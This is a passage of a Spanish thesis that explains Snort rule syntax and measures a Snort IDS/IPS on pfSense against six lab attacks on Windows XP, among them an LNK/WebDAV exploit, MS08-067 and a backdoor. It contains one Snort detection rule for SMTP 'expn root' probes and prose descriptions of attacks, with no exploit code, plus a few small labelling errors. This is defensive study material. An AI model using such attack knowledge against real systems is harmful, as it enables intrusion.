Los números de puerto pueden especificarse de diversas maneras, incluyendo *any*, definiciones *estáticas* de puertos, *rangos* y por la *negación*.

El operador de dirección

El operador de dirección **->** indica la orientación, o la dirección, del tráfico al que se aplica la regla.

3.1.2 Opciones de las reglas

Las opciones están separadas entre sí, por (;) y las claves de las opciones están separadas por (:). Hay cuatro tipos de opciones, como se muestran en la **Tabla 3.2.**

Tabla 3.2 Opciones de las reglas

General	Estas opciones proporcionan información acerca de la regla, pero no tienen ningún efecto durante la detección
Payload	En estas opciones, todos buscan datos dentro de la carga útil del paquete y pueden ser relacionados entre sí.
Non-Payload	Estas opciones buscan datos, no carga. Busca patrones dentro de los demás campos del paquete, que no sean carga útil (por ejemplo, la cabecera).
Post-detection	Permite activar reglas específicas que ocurren después de que se ejecute una regla.

msg

La opción regla *msg* le dice al motor de registro y alerta el mensaje que se debe imprimir junto con el volcado de paquetes.

reference

La palabra clave *reference* permite reglas para incluir referencias a los sistemas de identificación de ataque externos. En la siguiente **Tabla 3.3** se encuentran las principales referencias de Snort.

Tabla 3.3 Referencias de Snort actualmente

Sistema	**Prefijo de URL**
Bugtraq	http://www.securityfocus.com/bid/
CVE	http://cve.mitre.org/cgi-bin/cvename.cgi?name
Nessus	http://cgi.nessus.org/plugins/dump.php3?id
Arachnids	(actualmente abajo) http://www.whitehats.com/info/IDS
McAfee	http://vil.nai.com/vil/content/v_
OSVDB	http://osvdb.org/show/osvdb/
MSB	http://technet.microsoft.com/en-us/security/bulletin/

gid

Se utiliza para identificar qué parte de Snort genera el evento cuando una regla se "dispara".

sid

Identifica las reglas de Snort.

rev

El *rev* es una palabra clave se utiliza para identificar de forma exclusiva las revisiones de las reglas de Snort.

classtype

Se utiliza para clasificar una regla como la detección de un ataque que es parte de un tipo más general de la clase de ataque. Snort proporciona un conjunto predeterminado de clases de ataque que son utilizados por el conjunto predeterminado de reglas que proporciona. Ejemplo:

```
alert tcp any any -> any 25 (msg:" SMTP expn root"; flags: A+;
content:" expn root"; nocase; classtype: attempted-recon;)
```

Los ataques están clasificados actualmente con 4 prioridades predeterminadas. Una prioridad de 1 (alta) es la más grave y 4 (muy baja) es la menos grave. Como se muestra en la siguiente **Tabla 3.4**.

Tabla 3.4 Principales tipos de clases de Snort actualmente

Classtype	Descripción	Prioridad
attempted-admin	Intento de ganar privilegios del administrador	Alta
attempted-user	Intento de ganar privilegios del usuario	Alta
inappropriate-content	Contenido inapropiado fue detectado	Alta
policy-violation	Potencial violación de privacidad corporativa	Alta

priority

Asigna un nivel de gravedad de las normas.

metadata

La etiqueta *metadata* le permite a un escritor de regla incrustar información adicional acerca de la regla, por lo general en un formato de *key-value*.

Opciones de la regla, payload

Content

Busca contenido específico en el *payload* del paquete de respuesta y dispara una respuesta sobre la base de esos datos.

Nocase

Compara la cadena del contenido anterior sin tener en cuenta las mayúsculas y las minúsculas.

Rawbytes

La palabra clave *rawbytes* permite a la regla buscar en el paquete de datos original ignorando cualquier decodificación que fue hecho por preprocesadores.

Depth

Especifica hasta qué punto en un paquete Snort debería buscar el patrón especificado. *Depth* modifica la palabra clave previa content de la regla. Una depth de 5 diría a Snort que busque sólo para el patrón especificado dentro de los 5 primeros bytes del *payload*. Valor de 1 a 65535.

http_client_body

Es un modificador de contenido que restringe la búsqueda al cuerpo de una petición de cliente HTTP.

http_cookie

Es un modificador de contenido que restringe la búsqueda al campo de encabezado de cookie extraído de una solicitud de un cliente HTTP o una respuesta del servidor HTTP.

http_hearder

Restringe la búsqueda a los campos de cabecera extraídos de una petición de cliente HTTP o una respuesta del servidor HTTP.

http_method

Restringe la búsqueda al método extraído de una petición de cliente HTTP.

http_uri

Es un modificador de contenido que restringe la búsqueda al campo de solicitud normalizada URI[3].

CVS

Las ayudas del plugin de detección de CVS[4].

protected_content

La búsqueda se realiza mediante hashing de las partes de los paquetes entrantes y comparando los resultados contra el hash proporcionado. Actualmente, es posible utilizar los algoritmos MD5, SHA256 y SHA512 hash

hash

La palabra clave hash se utiliza para especificar el algoritmo hash a utilizar cuando coincide con una regla *protected_content*.

Opciones de regla, non-payload

TTL

Comprueba el valor en la IP del tiempo de vida. Valores de 0 a 255.

tos

La palabra clave tos se utiliza para comprobar el campo IP TOS (*Type-of-Service*) para un valor específico.

id

La palabra clave de id se utiliza para comprobar el campo IP de identificación para un valor específico.

[3] URI identificador de recursos uniforme es una cadena de caracteres que identifica los recursos de una red de forma unívoca.
[4] Common Vulnerabilities and Exposures.

Dsize

Se utiliza para probar el tamaño de carga útil del paquete.

Flags

Se utiliza para comprobar si los bits de bandera TCP específico están presentes.

flow

Permite que las reglas se apliquen únicamente a determinadas direcciones del flujo de tráfico. En la siguiente **Tabla 3.5** se muestran las opciones para este campo.

Tabla 3.5 Principales tipos de flujos de datos en Snort

Opción	Descripción
to_client	Se dispara en las respuestas del servidor de A a B
to_server	Se dispara en solicitudes de los clientes de A a B
from_client	Se dispara en solicitudes de los clientes de A a B
from_server	Se dispara en las respuestas del servidor de A a B
established	Se dispara sólo en conexiones TCP establecidas
not_established	Se dispara únicamente cuando no se establece una conexión TCP

flowbits

Permite reglas para rastrear estados durante una sesión de protocolo de transporte.

Seq

Se utiliza para comprobar si hay un número de secuencia TCP específico.

Ack

Se utiliza para comprobar si hay un número de acuse de recibido (*acknowledge*) TCP.

Window

Se utiliza para comprobar un determinado tamaño de la ventana TCP.

Itype

Se utiliza para comprobar si hay un valor específico del tipo ICMP.

Icode

Se utiliza para comprobar si hay un valor específico de código ICMP. Los valores numéricos se validan con respecto a los valores de código ICMP permisibles entre 0 y 255 y otros criterios.

Icmp_id

Se utiliza para comprobar si hay un valor específico de ID ICMP.

Icmp_seq

Se utiliza para comprobar si hay un valor específico de secuencia ICMP.

sameip

Permite reglas para comprobar si la IP de origen es la misma que la IP de destino.

Opciones de la regla, post-detection

Logto

Registra todos los paquetes que desencadenan esta regla a un archivo de registro de salida especial.

Session

Se construyó para extraer datos de usuario de sesiones TCP.

Tag

Una vez que se activa una regla, el tráfico adicional que implica el host de origen y/o destino estará marcado. Tráfico *tag* se registra para permitir el análisis de códigos de respuesta y el tráfico post-ataque.

CAPÍTULO 4

4 IMPLEMENTACIÓN Y ANÁLISIS DE DESEMPEÑO DE UN IDS/IPS DE CÓDIGO ABIERTO

En este capítulo se presenta la implementación y análisis de desempeño de un IDS/IPS de código abierto. Como primer punto se realizó una revisión de las principales características en los IDS/IPS más utilizados como línea de defensa.

En la **Tabla 4.1** se muestra de una comparación breve de las dos soluciones más utilizadas.

Tabla 4.1 Tabla comparativa de soluciones IDS/IPS.

Solución IDS/IPS	Snort	Suricata
SO	Linux, UNIX y Windows	Linux, Mac, FreeBSD, UNIX y Windows
Licencia	Open source	Open Source
Versión a junio 2015	2.9.6.0 versión estable	2.1 versión beta
Reglas	Reglas Snort VRT (Vulnerability Research Team). Reglas Comunitarias Snort GPLv2. ET (EmergingThreats rules)	VRT: Snort rules EmergingThreats rules
Threads	Único	Multi
Soporte IPv6	Si	Si
Documentación	Buena documentación en la web oficial snort.org.	Algunas en la página oficial de suricata.

Con base a la **Tabla 4.1**, se decidió utilizar Snort como nuestra solución IDS/IPS de código abierto, debido a que es la solución más usada en la actualidad, cuenta con una versión estable, cuenta con mayor número de firmas gratuitas y tiene buena reputación en cuanto a eficiencia se refiere.

Las principales métricas a utilizar para cuantificar la eficiencia y confiabilidad en nuestra solución a implementar son las siguientes:

Alertas generadas por ataque: Hace referencia al número de alertas que Snort manda ante un mismo ataque, bajo las mismas condiciones en modo IDS e IPS.

Tiempos de respuestas: Hace referencia al tiempo que invierte el IDS/IPS para detectar una amenaza y la bloquee.

Uso de memoria RAM: Refiere al uso que se tenga de la Memoria RAM, mientras más tráfico exista en la red, esta se verá solicitada en mayor grado.

Uso de CPU: Se refiere a la cantidad de procesamiento usado por el IDS/IPS en la detección y prevención de ataques. La unidad central de procesamiento juega un papel muy importante para la evaluación de la solución IDS/IPS, su comportamiento está en relación de la cantidad de firmas a escanear y de la cantidad de tráfico que se haya generado.

Uso de SWAP: Se refiere al uso de SWAP[5], sin embargo esta casi siempre se mantiene constante a excepción de que el sistema lo demande para su uso.

[5] El espacio de intercambio es una zona del disco (una dirección o partición) que se usa para guardar las imágenes de los procesos que no han de mantenerse en memoria física.

Como siguiente paso, se realizó un estudio para definir el sistema operativo (SO) en el cual trabajara Snort. La **Tabla 4.2** muestra las principales características de dos de los sistemas operativos más utilizados.

Tabla 4.2 Comparación de los S.O. en los que trabaja Snort

Sistema Operativo	**pfSense**	**Windows**
Versión junio 2015	2.2 estable	Windows 8.1 actual.
Licencia	Open-source	Licencia de software EULA[6]
Versión a junio 2015	2.2 versión estable	2.1 versión beta
seguridad	Muy seguro, es basado en FreeBSD	Es casi siempre vulnerable a ataques.
Interfaz gráfica	Si (desde un navegador web)	Si
Facilidad de uso	Si	Si
Documentación	En la pagina web de pfsense.org	Mucha documentación

Con base a las características mostradas en la **Tabla 2.2** se decidió utilizar pfSense como nuestro sistema operativo donde residirá nuestra solución IDS/IPS. Las principales razones que motivaron a utilizar pfSense se mencionan a continuación: es más seguro que la mayoría de los sistemas operativos ya que solo instala los paquetes que el usuario le ordene, es un sistema operativo muy fácil de usar ya que cuenta con una interfaz web para su configuración y fue diseñado principalmente para resolver problemas de seguridad en redes, funciona muy bien como firewall y

[6] End User License Agreement.

cuenta con una gama de paquetes de terceros que ayudan a pfsense a ser más poderoso en su trabajo. Para ver más detalles de pfSense ver el capítulo 2, ahí se describe de manera más detallada.

En las siguientes subsecciones se describirá el proceso de implementación de la solución propuesta.

4.1 Equipo disponible

Con base en los requerimientos que demanda pfSense y equipos disponibles, a continuación, se presentan las características del hardware a utilizar en nuestra implementación:

- Procesador Intel Celeron CPU a 1.80GHz.
- 2 memorias RAM de 512MB DDR2 555MHz.
- SWAP de 2GB.
- 2 tarjetas de red 100 base T (Full dúplex).
- Teclado estándar.
- Monitor estándar.

De acuerdo con las especificaciones del SO, nuestro hardware propuesto, cuenta con los recursos mínimo para instalar, configurar, y ponerlo a prueba nuestra solución.

4.2 Instalación de pfSense

La versión del sistema operativo utilizado en nuestra solución fue “pfSense-LiveCD-2.2-RELEASE-i386” disponible en la página oficial de pfSense (https://www.pfsense.org/download/) el 22 de junio del 2015.

Los pasos llevados a cabo para realizar la instalación se ilustran y describen de manera detallada en el **Anexo A: Instalación de pfSense.**

4.3 Instalación y configuración de Snort

La versión de Snort utilizada en este trabajo fue la 2.9.6.0, la cual se encuentra incluida en un paquete de pfSense. Una característica potencial para fines prácticos de Snort es su interfaz web, la cual permite una fácil instalación y configuración.

Una vez que se realiza la instalación de Snort sobre pfSense, se realiza su configuración, como se resume a continuación:

1. Instalación de la base de datos de las firmas libres con las que cuenta Snort.
2. Agregación de la interfaz o interfaces que estará monitoreando Snort.
3. Configuración de Snort como IDS o como IDS/IPS.
4. Creación de nuestras reglas personalizadas.
5. Habilitación/deshabilitación de reglas para eliminar falsos positivos.
6. Agregación de IPs permitidas.
7. Desbloqueo de IPs.

Las reglas utilizadas durante la configuración se enlistan a continuación:

- Reglas Snort VRT (Vulnerability Research Team).
- Reglas Comunitarias Snort GPLv2.
- Amenazas Emergentes (*reglas libres*).

Para hacer uso óptimo de los recursos e implementación en condiciones iguales de la solución IDS/IPS, se realizó la configuración de Snort primeramente en modo IPS y posteriormente en modo IDS sobre el mismo hardware y se realizaron las pruebas de desempeño para ambos modos de manera individual.

Los pasos detallados referentes a la instalación y configuración de Snort se ilustran y describen en el **Anexo B: Instalación y configuración de Snort.**

4.4 Herramientas para análisis de resultados

Para realizar las pruebas se hizo uso de un ambiente controlado y un conjunto de herramientas que permitieran emular un escenario real y la captura del tráfico generado. A continuación, se describen dichas herramientas.

4.4.1Wireshark

Para poder medir los tiempos de respuesta de Snort ante un intento de intrusión, fue necesario utilizar Wireshark, ya que a los filtros por protocolos o por IP nos permite medir esos tiempos de manera fácil.

En la máquina víctima se instala una instancia de wireshark, para que, al momento de lanzar un ataque a dicha máquina, wireshark reciba todos los paquetes de la máquina atacante, luego mediante un filtro por dirección IP, es posible identificar la máquina atacante y ver el tiempo que tardo la conexión con la máquina víctima.

Por ejemplo, en la **Figura 4.1** y **Figura 4.2**, se muestra el tiempo de llegada de la IP atacante hacia la víctima, y posterior a ello se muestra el tiempo en que se bloqueó la conexión, luego se resta el tiempo de bloqueo menos el tiempo de llegada y así tenemos el tiempo invertido por Snort para bloquear este ataque.

Se pude ver que $\text{Tiempo de respuesta} = \text{tiempo de bloqueo} - \text{tiempo de llegada}$

$$\text{Tiempo de respuesta} = 26.987974000 - 24.638370000 = 2.349604 \text{ segundos}$$




Figura 4.1 Tiempo de bloqueo de conexión en un ataque




Figura 4.2 Tiempo de llegada de conexión en un ataque

De esta manera se obtuvieron todos los tiempos de respuesta de los ataques.

4.4.2NTOPNG

Como es necesario sacar las estadísticas de Snort, fue necesario hacer uso de la herramienta NTOPNG, la cual nos ayuda a ver las conexiones que se tienen en tiempo real, el consumo de ancho de banda, entre otras opciones, esta herramienta se encuentra dentro de una paquetería de pfSense. La **Figura 4.3** muestra la interfaz de visualización de NTOPNG en presencia de un ataque.




Figura 4.3 Uso de ntopng para ataque 2 segunda repetición

4.4.3 Generador de tráfico TFGEN

Para emular escenarios de red representativos fue necesario utilizar el generador de tráfico TFGEN. En la **Tabla 4.3** se presenta la configuración de TFGEN utilizada en la realización de las pruebas de desempeño de Snort.

Tabla 4.3 Configuración de TFGEN para las pruebas a Snort.

Tráfico UDP
• Kbps: 24576 • Puerto UDP: 135 • TTL: 10 • Tipo de tráfico: Continuo constante • Periodo de actualización: 1000 • IP destino: Varía con respecto al número de ataque.

La **Figura 4.1** ilustra una captura con Wireshark del tráfico generado con TFGEN, en la cual se puede observar que es tráfico UDP, y no es bloqueado por Snort debido a que no es tráfico malicioso.

	Time	Source	Destination	Protocol	Length	Info
40	9.32899500	192.168.1.99	172.16.1.45	ICMP	190	Destination unreachable (Port unreachable)
41	9.32958400	172.16.1.45	192.168.1.99	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=2aba) [Reassembled in #47]
42	9.32959400	172.16.1.45	192.168.1.99	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=1480, ID=2aba) [Reassembled in #47]
43	9.32960300	172.16.1.45	192.168.1.99	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=2960, ID=2aba) [Reassembled in #47]
44	9.32961100	172.16.1.45	192.168.1.99	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=4440, ID=2aba) [Reassembled in #47]
45	9.32961900	172.16.1.45	192.168.1.99	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=5920, ID=2aba) [Reassembled in #47]
46	9.32962700	172.16.1.45	192.168.1.99	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=7400, ID=2aba) [Reassembled in #47]
47	9.32966800	172.16.1.45	192.168.1.99	UDP	1162	Source port: 65306 Destination port: 135

Figura 4.4 Captura de tráfico UDP generado con TFGEN

En el **Anexo C: Instalación y configuración de TFGEN** se describen detalladamente los pasos para la configuración de TFGEN**.**

4.5 Ataques más comunes y dañinos en una red de datos

Acontinuación se presentan las descripciones de los ataques más comunes y dañinos a los que puede estar expuesta una red de datos y que fueron seleccionados para realizar el análisis de desempeño de la solución propuesta.

1. **Ataque de acceso remoto vía FTP:** Este exploit intenta aprovechar una vulnerabilidad en la manipulación de accesos directos de Windows (LNK) que contienen un icono que apunta a una DLL maliciosa. La ejecución de este exploit creará un servicio WebDAV[7]en la máquina del atacante para la ejecución de un payload arbitrario cuando la víctima intenta acceder como recurso UNC[8]. Al ser accedido por el usuario víctima, se abre una sesión para ser utilizada en la máquina atacante. Lo cual se vuelve muy peligroso y delicado, ya que otorga todos los privilegios al atacante.
2. **Ataque de acceso remoto aprovechando vulnerabilidad de JAVA:** Java, cuenta actualmente con un gran número de usuarios en todo el mundo, es una aplicación que cuenta con muchas actualizaciones, una de ellas sirve para hacer esta prueba de penetración, pues en un navegador muchas veces se pone java como complemento para las páginas que lo necesiten, sin embargo, java con los navegadores Internet Explorer es vulnerable. Este ataque igualmente otorga todos los privilegios al host atacante.
3. **Ataque de acceso remoto por intercambio de dirección IP:** conocido como vulnerabilidad de servicio de red, definido como CVE-2008-4250 se basa en los sistemas Windows a través de las peticiones RCP (*Remote Procedure Call, una técnica para la comunicación entre procesos en una o más computadoras conectadas a una red*).

[7] Creación y control de versiones distribuidos en web. Se utiliza sobre todo para permitir la edición de los documentos que sirve un servidor web, pero puede también aplicarse a sistemas de almacenamiento generales basados en web, que pueden ser accedidos desde cualquier lugar.
[8] convención universal de nombres.

4. **Ataque IE 0 day (aprovecha la vulnerabilidad de los navegadores web):** Internet Explorer es un navegador que las versiones 6 y 7 han tenido grandes vulnerabilidades, que se han explotado mediante exploits. Este ataque aprovecha *browser_autopwn* incluida en el *Metasploit*, la cual nos permitirá explotar cualquier tipo de vulnerabilidad que afecten a los navegadores webs, obteniendo así una sesión meterpreter en el sistema vulnerable. Para acceder a cualquier Sistema Windows 7 o XP nos basaremos en la última vulnerabilidad 0-day que se registró en el Navegador Internet Explorer versiones 7, 8 y 9 la cual permite que cualquier "*atacante*" puede utilizar el *exploit* respectivo para tomar acceso completo al sistema.

5. **Ataque acceso remoto por inyección IP:** Esté ataque es exclusivo para los sistemas Windows sobre un fallo en el *NetAPI32.dll*, el cual está en función sobre el servicio de red. Funciona en los sistemas desactualizados, esta falla hace que sea muy vulnerable que tan solo un comando es capaz de ser explotada. De esa explotación se puede tener el control total de la máquina víctima, lo cual es muy peligroso [15].

6. **Ataque acceso remoto creando archivo ejecutable (.exe):** mejor conocido como *backdoor*. Es un troyano, que permite acceder de forma remota a un host-víctima ignorando los procedimientos de autentificación, facilitando así la entrada a la información del usuario sin conocimiento. Usa la estructura Cliente-Servidor para realizar la conexión. Para poder infectar a la víctima con un *backdoor* se hace uso de la ingeniería social para que se pueda instalar el servidor que hará la conexión en ciertos tipos, en otros se hace una conexión directa por medio de escanear puertos vulnerables. A continuación, se enlistan las principales instrucciones que se puede ejecutar en el host-víctima luego de instalarse *backdoor* [16]:

   - Ejecutar aplicaciones (*instalaciones de programas, anular procesos, etc*.)
   - Modificar parámetros de configuración del sistema
   - Extraer y enviar información (*archivos, datos, etc*.) al host-víctima.

- Sustraer o cambiar los password o archivos de passwords.
- Mostrar mensajes en la pantalla.
- Manipular el hardware de la host-víctima.

Cada uno de estos ataques serán lanzados hacia una máquina Windows XP SP2.

Los pasos llevados a cabo para realizar la creación de los ataques se ilustran y describen en el **Anexo D: creación de los ataques de red.**

4.6 Escenario de prueba

Se crearon tres subredes con diferentes números de hosts, esto para hacer las pruebas en un ambiente controlado, como se muestra en la siguiente **Figura 4.4**. Se creó una red interna la cual fungió como la red víctima y una red externa la cual fue la red atacante. Ambas subredes fueron configuradas de tal modo que tengan comunicación entre ellas.




Figura 4.5 Topología física y lógica del escenario de pruebas

La **Tabla 4.4** muestra las direcciones IP de los equipos utilizado en el escenario de pruebas.

Tabla 4.4 Direcciones IP de la topología lógica para el area de pruebas

Equipo	IP	Máscara	Gateway
Windows 7	*	255.255.255.0	192.168.1.1
Windows XP	*	255.255.255.0	192.168.1.1
IDS/IPS f0/0	192.168.1.1	255.255.255.0	N/A
IDS/IPSf0/1	10.0.0.1	255.255.255.252	N/A
Router fa0/0	10.0.0.2	255.255.255.252	N/A
Router fa0/1	172.16.1.1	255.255.255.0	N/A
Backtrack R3	*	255.255.255.0	172.16.1.1
Kali Linux	*	255.255.255.0	172.16.1.1

** estas IP´s varían de acuerdo al tipo de prueba realizada.*

Debido a que pfSense actúa como un router, por lo tanto, para poder conectarlo a la red atacante es necesario ponerle una ruta estática, de igual manera otra ruta estática se configuró en el router para poder llegar a la red interna. La configuración mencionada anteriormente, se puede ver a detalle en el **Anexo E: configuración de equipo de red para pruebas a Snort.**

4.7 Puesta a prueba la solución IDS/IPS

Para realizar las pruebas de desempeño del sistema propuesto, se generaron los siguientes ataques: Ataque de acceso remoto vía FTP, Ataque de acceso remoto aprovechando vulnerabilidad de JAVA, Ataque de acceso remoto por intercambio de dirección IP, Ataque IE 0 day, Ataque acceso remoto por inyección IP y Ataque acceso remoto creando archivo ejecutable. Dichos ataques se utilizaron para poner a prueba el desempeño del sistema en modo IPS e IDS. Cada ataque se repitió 10 veces con diferentes IP, esto para poder determinar el comportamiento de las reglas generadas por Snort en diferentes instantes de tiempo.

En modo IPS en la máquina víctima (Windows XP) se utilizó la IP 192.168.1.99 para todos los ataques, mientras que la IP del atacante cambio en los rangos que se especifican en la **Tabla 4.5**.

Tabla 4.5 Rango de IP de la máquina atacante con Snort en modo IPS

Ataque	Rango de IP del atacante
1- Acceso remoto vía FTP	172.16.1.10 a 172.16.1.19
2- Acceso remoto aprovechando vulnerabilidad de java	172.16.1.20 a 172.16.1.29
3- Acceso remoto por intercambio de IP	172.16.1.30 a 172.16.1.39
4- Acceso remoto vía IE 0 day	172.16.1.40 a 172.16.1.49
5- Acceso remoto por inyección de IP	172.16.1.50 a 172.16.1.59
6- Acceso remoto creando archivo .exe	172.16.1.60 a 172.16.1.69

En modo IDS en la máquina víctima (Windows XP) se utilizó la IP 192.168.1.99 para todos los ataques, mientras que la IP del atacante cambio en los rangos que se especifican en la **Tabla 4.6**.

Tabla 4.6 Rango de IP de la máquina atacante conSnort en modo IPS

Ataque	Rango de IP del atacante
1- Acceso remoto vía FTP	172.16.1.70 a 172.16.1.79
2- Acceso remoto aprovechando vulnerabilidad de java	172.16.1.80 a 172.16.1.89
3- Acceso remoto por intercambio de IP	172.16.1.90 a 172.16.1.99
4- Acceso remoto vía IE 0 day	172.16.1.100 a 172.16.1.109
5- Acceso remoto por inyección de IP	172.16.1.110 a 172.16.1.119
6- Acceso remoto creando archivo .exe	172.16.1.120 a 172.16.1.129

4.8 Descripción de la metodología de la prueba

En la red del atacante se instalaron dos computadoras, una con SO Backtrack R3 y otra con SO Kali Linux, la máquina con backtrack fue utilizada para generar los ataques, mientras que la máquina con kali Linux fue utilizada para generar el tráfico de fondo hacia la red víctima y de esta manera emular un escenario de una red LAN con múltiples usuarios.

La red interna, donde se encuentra la solución Snort, cuenta con dos computadoras, una con SO Windows XP SP2 y otra con Windows 7, donde la computadora con Windows XP será la víctima para las pruebas.

CAPÍTULO 5

5 RESULTADOS

Una vez ejecutados los diversos ataques, se realizó el análisis de las métricas utilizadas para cuantificar la eficiencia y confiabilidad en nuestra solución propuesta.

Un resumen de las alertas obtenidas por Snort tanto en modo IDS e IPS para los diversos ataques generados se muestra en la **Tabla 5.1**:

Tabla 5.1 Alertas generadas por Snort en modo IDS e IPS

	Ataques											
	1		2		3		4		5		6	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	9	8	16	4	7	6	6	4	67	44	2	1
2	8	8	14	4	6	6	5	4	67	43	1	1
3	9	8	14	3	6	6	6	5	68	42	2	2
4	9	8	16	4	7	4	6	5	67	44	2	1
5	9	8	17	4	7	6	6	4	67	44	2	1
6	9	8	15	4	7	6	6	5	67	44	2	2
7	9	8	17	4	7	5	6	5	67	43	2	2
8	9	8	16	4	7	6	6	5	68	43	2	1
9	9	7	16	3	6	6	6	5	67	44	2	2
10	9	9	16	4	7	6	6	5	67	44	2	2
Promedios	8.9	8	15.7	3.8	6.7	5.7	5.9	4.7	67.2	43.5	1.9	1.5

Donde:

- Ataque 1: Ataque de acceso remoto vía FTP.
- Ataque 2: Ataque de acceso remoto aprovechando vulnerabilidad de JAVA.

- Ataque 3: Ataque de acceso remoto por intercambio de dirección IP.
- Ataque 4: Ataque IE 0 day.
- Ataque 6: Ataque acceso remoto por inyección IP.
- Ataque 6: Ataque acceso remoto creando archivo ejecutable.

En las **Figura 5.1** y **Figura 5.2** se muestran de manera gráfica estos resultados.

